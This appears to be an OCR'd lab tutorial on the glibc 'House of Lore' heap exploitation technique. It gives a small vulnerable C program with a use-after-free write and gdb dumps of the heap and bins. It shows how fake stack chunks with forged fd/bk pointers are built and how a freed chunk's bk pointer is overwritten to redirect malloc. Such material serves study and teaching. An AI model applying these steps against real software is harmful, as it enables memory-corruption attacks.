THE House of Lore

2019-02-25

서동훈

Source code

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main(){
  char stack[56];
  printf("Stack : %p\n", stack);

  char *buf1 = malloc(128);
  char *buf2 = malloc(256);

  printf("buf1 : %p\n", buf1);
  printf("buf2 : %p\n", buf2);
  free(buf1);

  printf("Stack : ");
  scanf("%56s",stack);

  void *buf3 = malloc(1200);
  printf("buf3 : %p\n", buf3);
  printf("buf1 : ");
  scanf("%16s",buf1);

  void *buf4 = malloc(128);
  char *buf5 = malloc(128);
  printf("buf4 : %p\n", buf4);
  printf("buf5 : %p\n", buf5);
  printf("buf5 : ");
  scanf("%128s",buf5);
}
```

Source code


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main(){
  char stack[56];
  printf("Stack : %p\n", stack);

  char *buf1 = malloc(128);
  char *buf2 = malloc(256);

  printf("buf1 : %p\n", buf1);
  printf("buf2 : %p\n", buf2);
  free(buf1);

  printf("Stack : ");
  scanf("%56s",stack);

  void *buf3 = malloc(1200);
  printf("buf3 : %p\n", buf3);
  printf("buf1 : ");
  scanf("%16s",buf1);

  void *buf4 = malloc(128);
  char *buf5 = malloc(128);
  printf("buf4 : %p\n", buf4);
  printf("buf5 : %p\n", buf5);
  printf("buf5 : ");
  scanf("%128s",buf5);
}
```

Glibc 2.19


14.04.5 LTS

64bit


malloc(buf1,buf2)




```
0x602000:  0x0000000000000000  0x0000000000000091
0x602010:  0x0000000000000000  0x0000000000000000
0x602020:  0x0000000000000000  0x0000000000000000
0x602030:  0x0000000000000000  0x0000000000000000
0x602040:  0x0000000000000000  0x0000000000000000
0x602050:  0x0000000000000000  0x0000000000000000
0x602060:  0x0000000000000000  0x0000000000000000
0x602070:  0x0000000000000000  0x0000000000000000
0x602080:  0x0000000000000000  0x0000000000000000
0x602090:  0x0000000000000000  0x0000000000000111
0x6020a0:  0x0000000000000000  0x0000000000000000
0x6020b0:  0x0000000000000000  0x0000000000000000
0x6020c0:  0x0000000000000000  0x0000000000000000
0x6020d0:  0x0000000000000000  0x0000000000000000
0x6020e0:  0x0000000000000000  0x0000000000000000
0x6020f0:  0x0000000000000000  0x0000000000000000
0x602100:  0x0000000000000000  0x0000000000000000
0x602110:  0x0000000000000000  0x0000000000000000
0x602120:  0x0000000000000000  0x0000000000000000
0x602130:  0x0000000000000000  0x0000000000000000
0x602140:  0x0000000000000000  0x0000000000000000
0x602150:  0x0000000000000000  0x0000000000000000
0x602160:  0x0000000000000000  0x0000000000000000
0x602170:  0x0000000000000000  0x0000000000000000
0x602180:  0x0000000000000000  0x0000000000000000
0x602190:  0x0000000000000000  0x0000000000000000
0x6021a0:  0x0000000000000000  0x0000000000020e61
```




```
0x602000:       0x0000000000000000      0x0000000000000091
0x602010:       0x00007ffff7dd37b8      0x00007ffff7dd37b8
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000090      0x0000000000000110
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x0000000000020e61
gdb-peda$ p main_arena.bins[0]
$26 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[1]
$27 = (mchunkptr) 0x602000
```




```
0x602000:       0x0000000000000000      0x0000000000000091
0x602010:       0x00007ffff7dd37b8      0x00007ffff7dd37b8
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000090      0x0000000000000110
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x0000000000020e61
gdb-peda$ p main_arena.bins[0]
$26 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[1]
$27 = (mchunkptr) 0x602000
```

scanf(“%56s ”,stack)

Create Fake chunk

Fakechunk1: 0x7fffffffdf00


0x7fffffffdf10

Fakechunk2: 0x7fffffffdf20

0x7fffffffdf30


0x4141414141414141	0x4141414141414141
Fd:0x602000	Bk:0x7fffffffdf20
0x4141414141414141	0x4141414141414141
Fd:0x7fffffffdf00	


```
0x7fffffffdf00: 0x4141414141414141      0x4141414141414141
0x7fffffffdf10: 0x0000000000602000      0x00007fffffffdf20
0x7fffffffdf20: 0x4141414141414141      0x4141414141414141
0x7fffffffdf30: 0x00007fffffffdf00      0x0000000000000000
```



Unsorted bin
Main_arena.bins[1]


0x7ffff7dd37b8






```
0x7ffff7dd3838 <main_arena+216>:        0x00007ffff7dd3828      0x00007ffff7dd3828
0x7ffff7dd3848 <main_arena+232>:        0x0000000000602000      0x0000000000602000
gdb-peda$ p main_arena.bins[16]
$37 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$38 = (mchunkptr) 0x602000
```


Overwrite(bk -> fake chunk)





```
0x602000:       0x0000000000000000      0x0000000000000091
0x602010:       0x00007ffff7dd3838      0x00007fffffffdf00
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000090      0x0000000000000110
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x00000000000004c1
```

Overwrite(bk -> fake chunk)

Buf1:0x602000



Smallbin[17]:0x7ffff7dd3838




fake chunk

Fakechunk1:
0x7fffffffdf00


Fakechunk2:
0x7fffffffdf20

0x4141414141..	0x4141414141..
0x602000	0x7fffffffdf20
0x4141414141..	0x4141414141..
0x7fffffffdf00	


buf4 malloc(128)




Smallbin[17]:0x7ffff7dd3838



